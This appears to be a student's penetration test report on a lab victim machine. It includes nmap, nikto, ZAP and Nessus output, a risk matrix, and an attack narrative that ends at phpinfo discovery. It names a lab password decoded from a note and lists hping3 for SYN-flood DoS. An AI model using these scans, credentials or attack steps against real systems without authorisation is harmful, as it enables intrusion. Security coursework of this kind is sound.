Final Penetration Test Report

Mahir Singh

Contents

Executive Summary 3

Overview of Penetration Test Findings 3

Identified Security Issues 3

Potential Business Impact 3

Legal and Compliance Concerns 3

Methodology 3

NIST- Planning 5

Technical Summary 5

Discovery 9

Assessment Summary 10

Scans 10

Port Scanning Analysis 12

Zap Scan 12

Nessus scan 13

NIST- Attack 13

Vulnerability 1: Exposed SSH Port (Port 22 open) & Base64encoded message discovery 13

Exploit 1: Brute-force attack 15

Post-exploit 1: Finding MySQL credentials 15

Vulnerability 2: **Unauthorised Database Access - MySQL Port Open** 16

Post-exploit: Accessing user table 16

Vulnerability 3: **Sensitive Information Disclosure – ProcessLogin.php** 17

Exploit 3: Logging into the website 18

Vulnerability 4: Outdated Web server - Apache 2.0.40 20

Vulnerability 5: Cross-Site Scripting (XSS) 23

NIST- Report 24

Remediations 24

Exposed SSH Port (Port 22 Open) & Base64-Encoded Message Discovery 24

Unauthorised Database Access – MySQL Port Open 24

Sensitive Information Disclosure – ProcessLogin.php 24

Outdated Web Server – Apache 2.0.40 25

Cross-Site Scripting (XSS) 25

References 25

Executive Summary

Overview of Penetration Test Findings

Numerous serious security flaws that could have serious operational, reputational, and financial consequences were discovered during the penetration test conducted on the company's network and systems. These results draw focus on threats to the integrity and security of private company information, leaving the company open to possible intrusions, illegal access, and malicious exploitation.

Identified Security Issues

The test found a number of problems, including open ports that an attacker may use to infiltrate the system, out-of-date server software, and exposed files with private data. The possibility of unauthorised access to crucial business infrastructure is further increased when sensitive data is incorporated into publicly accessible scripts. Additionally, outdated security procedures and weak access controls were discovered, which might expose the system to exploit.

Potential Business Impact

The company might suffer significant financial losses as a result of unauthorised access if these vulnerabilities were taken advantage of. Additionally, there is a chance of serious reputational loss, which could damage customer trust and hurt the business's standing in the marketplace. The financial impact might be made worse by operational disruptions, such as downtime and lost productivity, which could also result in higher recovery costs.

Legal and Compliance Concerns

The possible disclosure of critical company credentials and customer data is especially concerning since it may result in legal and compliance problems and increase the expenses of fixing any harm brought on by a security breach.

Methodology

For my penetration test, I followed the NIST Penetration Testing Framework, which provides a structured approach. First, in the planning stage, I set out the objectives and scope of the test. In the discovery phase, I gathered information about the target. I then moved onto the attack stage where I exploited vulnerabilities to gain access. After that, in post-exploitation, I explored the compromised systems further to see what else I could access. Finally, I documented my findings, assessed risks and suggested ways to fix the issues in the reporting stage. (NIST Methodology, 2023)

Infographics

Figure 1

Risk Level	Number of Vulnerabilities
Critical	2
High	30
Medium	24
Low	4

Severity Impact and Risk matrix tables

Severity		Disruption caused
Trivial	**1**	Very small or no impact to business
Minor	**2**	Minor disruption to services
Moderate	**3**	Brief system outages with moderate disruption to services
Major	**4**	Prolonged system outages with long disruption to services
Extreme	**5**	System disrupted indefinitely with no time frame

Likelihood		How likely?
Very unlikely	**1**	Highly doubtful it will happen
Unlikely	**2**	Unlikely it will happen
Possible	**3**	It could happen
Likely	**4**	Likely it will happen
Very likely	**5**	Almost certain it will happen

	Ri k matrix				
	Severity				
Likelihood	1	2	3	4	5
	2	4	6	8	10
	3	6	9	12	15
	4	8	12	16	20
	5	10	15	20	25

NIST- Planning


In the planning phase, I set out what I was going to test and how I was going to do it. This included deciding which systems to look at, what was allowed, and any limits I needed to follow. I also gathered some basic information, like IP addresses and possible ways in, to help with the next steps. The main aim here was to have a clear plan in place to make sure everything was done properly and ethically. Everything is in scope except sqlmap.

Technical Summary

Risk	Description	Operational/ Reputational/Financial	Loss of CIA	Severity	Likelihood	Risk	Recommendations
Exposed files – ctec2903	A file was provided along with the victim machine, containing a password, which poses a security risk as it could lead to unauthorised access.	Reputational/Financial	Confidentiality	5	3	15	Limit access to sensitive files, use encryption, and implement access controls. Refer to MITRE ATT&CK framework for more remediations. (T1071.001, T1021.002)
Phpinfo.php file	The file contains sensitive information such as server version numbers and the root username, which could expose sensitive information and make the system vulnerable to targeted attacks.	Operational/Reputational	Confidentiality, Integrity	3	4	12	Remove phpinfo file, patch servers, and restrict access to sensitive information. Refer to MITRE ATT&CK framework for more remediations. (T1071.001, T1033)

Port 22 is open, indicating that SSH access is enabled	This could be exploited if not properly secured. Without strong authentication and access controls, attackers can gain unauthorised access to the system.	Operational/Reputational /Financial	Confidentiality	4	4	16	Close port, use key-based authentication, disable password-based login. Refer to MITRE ATT&CK framework for more remediations. (T1071.001, T1071.002)
HTTP methods allowed	The server allows the GET, HEAD, POST, OPTIONS, and TRACE HTTP methods, which can introduce security risks such as CrossSite Scripting (XSS) vulnerabilities and cookie-related attacks. The TRACE method allows the server to echo back request headers, potentially exposing sensitive information like session cookies, which can be exploited by attackers.	Operational/Reputational /Financial	Integrity, Availability	4	5	20	Restrict allowed HTTP methods, disable TRACE, and use input validation to mitigate XSS. Refer to MITRE ATT&CK framework for more remediations. (T1071.001, T1071.002)

Unauthorised Database Access – MySQL Port Open	Open MySQL port allows access to databases that include user table,	High operational, reputational, and financial impact; risk of	Confidentiality & Integrity	5	5	25	Restrict MySQL access to trusted IPs, enforce strong authentication, disable remote root login, and enable
	exposing all users and their privileges	credential theft and privilege escalation					database encryption (T1071.001, T1071.002)
Outdated Web servers	Web server version is Apache 2.0.40. This is outdated, which could lead to unpatched vulnerabilities being exploited	High operational, reputational, and financial impact; exploitation of known vulnerabilities	Confidentiality, Integrity, Availability	5	4	20	Regularly patch and update web servers, ensure automated patch management, and audit the server environment. Refer to MITRE ATT&CK framework for more remediations. (T1071.001, T1203)
Sensitive Information Disclosure – ProcessLogin.php	Script file (ProcessLogin.php) contains credentials that allow unauthorised login	High operational, reputational, and financial impact;.unauthorised access to the website	Confidentiality	5	4	20	Restrict file access permissions, store credentials securely using environment variables or a vault, and remove hardcoded credentials from scripts. Refer to MITRE ATT&CK framework for more remediations. (T1071.001, T1071.002)



Attack flow

Figure 2

(Attack flow, 2022)

Discovery

In the discovery phase, I focused on gathering information about the target system, identifying open ports, active services, and potential weaknesses. By analysing the data collected, I was able to map out the attack surface and determine what to exploit based on the vulnerabilities found in the scans I conducted

Assessment Summary

I found out the ip address of my own machine by doing 'ifconfig' I have underlined the ip address.

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.74.132  netmask 255.255.255.0  broadcast 192.168.74.255
        inet6 fe80::a100:7be4:63a2:2edc  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:f0:8c:d9  txqueuelen 1000  (Ethernet)
        RX packets 12413  bytes 6830121 (6.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10282  bytes 2820269 (2.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 3

I then conducted a network discovery scan to identify live hosts in my local network. This allowed me to discover the victim's ip address. I knew it was this because it was the most suspicious looking one.





```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.74.132/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 07:30 EDT
Nmap scan report for 192.168.74.1
Host is up (0.00024s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.74.2
Host is up (0.00020s latency).
MAC Address: 00:50:56:FE:B5:FD (VMware)
Nmap scan report for 192.168.74.134
Host is up (0.00031s latency).
MAC Address: 00:0C:29:13:F2:79 (VMware)
Nmap scan report for 192.168.74.254
Host is up (0.00030s latency).
MAC Address: 00:50:56:FA:72:F9 (VMware)
Nmap scan report for 192.168.74.132
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.96 seconds
```

Figure 4


Scans

I ran multiple scans such as nmap tcp scan, udp scan, zap and nikto scan to identify open ports and vulnerabilities. (Kali Tools, 2025)

Scan Command	Scan Output

Nmap -sV -p- 192.168.74.134	 (kali㉿kali)-[~] $ nmap -sV -p- 192.168.74.134 Starting Nmap 7.94SVN (https://nmap.org) at 2025-03-28 09:32 EDT Nmap scan report for 192.168.74.134 Host is up (0.0085s latency). Not shown: 65529 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 3.5p1 (protocol 1.99) 80/tcp open http Apache httpd 2.0.40 ((Red Hat Linux)) 111/tcp open rpcbind 2 (RPC #100000) 443/tcp open ssl/http Apache httpd 2.0.40 ((Red Hat Linux)) 3306/tcp open mysql MySQL (unauthorized) 32768/tcp open status 1 (RPC #100024) MAC Address: 00:0C:29:13:F2:79 (VMware)
Nmap -sU -p- 192.168.74.134	 UDP Scan Timing: About 98.71% done; ETC: 13:56 (0:20:50 remaining) Stats: 26:37:21 elapsed; 0 hosts completed (1 up), 1 undergoing UDP UDP Scan Timing: About 98.71% done; ETC: 13:56 (0:20:49 remaining) Nmap scan report for 192.168.74.134 Host is up (0.00057s latency). Not shown: 65531 closed udp ports (port-unreach) PORT STATE SERVICE 68/udp open|filtered dhcpc 111/udp open rpcbind 872/udp open|filtered unknown 32768/udp open omad MAC Address: 00:0C:29:13:F2:79 (VMware) Nmap done: 1 IP address (1 host up) scanned in 96700.34 seconds
Nikto -h 192.168.74.134	 (kali㉿kali)-[~] $ nikto -h 192.168.74.134 - Nikto v2.5.0 + Target IP: 192.168.74.134 + Target Hostname: 192.168.74.134 + Target Port: 80 + Start Time: 2025-03-28 07:21:52 (GMT-4) + Server: Apache/2.0.40 (Red Hat Linux) + /: Retrieved x-powered-by header: PHP/4.2.2. + /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Optior + /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to ing-content-type-header/ + Apache/2.0.40 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch. + Apache/2.0.40 - http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0253. + Apache/2.0.40 - Apache 2.0 up 2.0.47 are vulnerable to multiple remote problems in mod_rewrite and mod_cgi. + Apache/2.0.40 (Red Hat Linux - Apache 2.0 to 2.0.51 contain multiple problems: overflow in apr-util, config file variable overflow, indirect + Apache/2.0.40 (Red Hat Linux - Apache 2.0 to 2.0.52 could allow bypassing of authentication via the Satisfy directive. + Apache/2.0.40 (Red Hat Linux - Apache 2.0 to 2.0.53 allows bypassing of an SSLCipherSuite setting, and a memory exhaustion DoS through MIME f + Apache/2.0.40 (Red Hat Linux - Apache 2.0 to 2.0.50 contain a buffer overflow in FakeBasicAuth with trusted client certificates, and a DoS wi + Apache/2.0.40 - Apache versions 2.0.37 through 2.0.45 are vulnerable to a DoS in mod_dav. + Apache/2.0.40 (Red Hat Linux - Apache 2.0 to 2.0.49: memory leak in plain-HTTP-on-SSL-port handling, a DoS with short-lived connections on ra + Apache/2.0.40 - Apache versions 2.0.40 through 2.0.45 are vulnerable to a DoS in basic authentication. + OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE . + /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
Zap scan	 Sites Quick Start Request GET:Welcome.php GET:favicon.ico icons GET:phpinfo.php GET:phpinfo.php(GLOBALS[test]) ZAP is an easy to use integrated penet If you are new to ZAP then it is best to History Search Alerts Output AJAX Spider Spider Alerts (15) Absence of Anti-CSRF Tokens Application Error Disclosure Content Security Policy (CSP) Header Not Set (12) Directory Browsing Missing Anti-clickjacking Header (9) Big Redirect Detected (Potential Sensitive Information Leak) Cookie No HttpOnly Flag Cookie without SameSite Attribute Private IP Disclosure Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) (10) Server Leaks Version Information via "Server" HTTP Response Header Field (45) X-Content-Type-Options Header Missing (41) Modern Web Application (5) Session Management Response Identified User Controllable HTML Element Attribute (Potential XSS)

Nessus scan



Sev	CVSS	VPR	EPSS	Name	Family	Count
MIXED	...	...	...	PHP (Multiple Issues)	CGI abuses	56
MIXED	...	...	...	HTTP (Multiple Issues)	Web Servers	9
LOW	2.6 *		0.0273	PHP < 4.4.2 Multiple XSS Vulnerabilities	CGI abuses : XSS	2
INFO	...	...	...	Apache HTTP Server (Multiple Issues)	Web Servers	3
INFO	...	...	...	HTTP (Multiple Issues)	CGI abuses	2
INFO	...	...	...	RPC (Multiple Issues)	RPC	2
INFO				Nessus SYN scanner	Port scanners	6
INFO				PHP Version Detection	Web Servers	2
INFO				Nessus Scan Information	Settings	1
INFO				Patch Report	General	1
INFO				Web Application Sitemap	Web Servers	1
INFO				Web Server Directory Enumeration	Web Servers	1

Port Scanning Analysis

The scan showed that port 22 is open and is running version 3.5p1 of OpenSSH which is an outdate version. This means that bugs and vulnerabilities that might've been patched in later versions are still present in this versions. This can make this port a possible target for exploitation. Protocol version 1.99 is also outdated.

Port 80 and 443 are open and are running version 2.0.40 of Apache which was released in 2003. This is outdated and can expose system to exploits and vulnerabilities.

Port 3306 is open and labelled as 'unauthorised' which means that it may be accessible from the network without providing proper authentication. This is a major security risk as attackers could try gain access to sensitive data in the databases and perform malicious actions such as SQL injections.

Zap Scan

I also ran scans on the victim ip address to search for vulnerabilities on Zaproxy. This software allowed me to run Ajax spider scans, spider scans and client spider scans. After running these scans the software flagged 7 alerts of potentially vulnerable things.

I was able to click on each one and find out more about the vulnerabilities.

Nessus scan

I did the Nessus scan which revealed several vulnerabilities that can be exploited. It also classed which ones were critical and easier to exploit. (Nessus, 2005)

Tools used	Description
Nmap	Scans target for open ports, services, and vulnerabilities
Nikto	Identifies security issues in web servers
Hping3	Conducts network-based attacks like SYN flood DoS
Metasploit	Used for exploiting vulnerabilities that are widely known. Has libraries that can be used to help with exploits
Recon-ng	Helps with reconnaissance

NIST- Attack

In the attack phase, I took advantage of the vulnerabilities found during the discovery stage to gain unauthorised access to the target system. By exploiting weak authentication, misconfigurations, and outdated software, I was able to access sensitive data and take control of key services. Each step was carefully planned to maximise access while staying under the radar.

Vulnerability 1: Exposed SSH Port (Port 22 open) & Base64encoded message discovery

In the Nmap TCP scan I discovered that port 22 which is the ssh port was open. SSH is a secure protocol for remote access but if the port is not configured correctly, it can result in attackers being able to exploit it and gain unauthorised access. The tool used for this is Nmap. The risk of this is that if credentials or misconfigurations exist within the ssh, an attacker can gain access to the ssh and exploit this to gain remote control over the system.

I was given the victim machine with a note called ‘todo’ that contained a Base64-coded

message.




Figure 6




Figure 5

I used the terminal to decode the base64 code




Figure 7

The note seemed like an instruction to someone uploading the victim virtual machine. They may have accidentally left this note as it was not deleted. I figured CTEC2903 may be a password to access the root user for the victim machine.





Figure 8

I used Recon-ng to find any hidden files within the victim ip. I was able to discover a hidden file called phpinfo.php. When searching this on FireFox it showed a file that had several information that can be useful. I was able to find out that one of the users is called root. I now had to find out how to obtain the password.



